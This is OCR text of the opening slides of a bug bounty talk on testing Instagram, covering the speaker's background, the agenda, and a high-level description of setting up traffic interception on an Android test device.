THE TALES OF A BUG BOUNTY HUNTER

ARNE SWINNEN

@ARNESWINNEN

HTTPS://WWW.ARNESWINNEN.NET

WHOAMI

- Arne Swinnen from Belgium, 26 years old
- IT Security Consultant since 2012
- Companies I have directly worked for:

nviso

Currently

verizon

Past

One packer to rule them all

black hat USA 2014

HACKING FOR B33R BRUCON WWW.BRUCON.ORG

Cyber Security Challenge Belgium


C/C CYBER SECURITY CHALLENGE

AGENDA

- **Introduction**
- **Setup**
  - Man-in-the-Middle
  - Signature Key Phishing
- **Vulnerabilities**
  - Infrastructure: 1
  - Web: 2
  - Hybrid: 4
  - Mobile: 2
- **Conclusion**
- **Q&A**

INTRO

INTRODUCTION



Motivation

- Intention since 2012
- CTF-like, with rewards
- Write-ups

Timing


- Since April 2015
- Time spent: +-6 weeks
- Vacations sacrificed ☺

INTRODUCTION


- **“Facebook for Mobile Pictures”: iOS & Android Apps, Web**
- **400+ Million Monthly Active Users in September 2015**
- **Included in Facebook’s Bug Bounty Program ☺**

INTRODUCTION

Public account




Private account




SETUP

MAN-IN-THE-MIDDLE





MAN-IN-THE-MIDDLE




MAN-IN-THE-MIDDLE

- **Attempt 1: Android Wifi Proxy Settings**










MAN-IN-THE-MIDDLE

- **Attempt 1: Android Wifi Proxy Settings (ctd.)**







Instagram v6.18.0
25/03/2015



MAN-IN-THE-MIDDLE

- **Attempt 1: Android Wifi Proxy Settings (ctd.)**





MAN-IN-THE-MIDDLE

- **Attempt 2: Ad-hoc WiFi Access Point**


Personal Android device
USB Tethering ON


Personal Macbook Pro
Internet Sharing via WiFi ON

Android Test Device
Connected to Ad-hoc Network


MAN-IN-THE-MIDDLE

- **Attempt 2: Ad-hoc WiFi Access Point (ctd.)**







Instagram v6.18.0
25/03/2015




MAN-IN-THE-MIDDLE

- **Attempt 2: Ad-hoc WiFi Access Point (ctd.)**





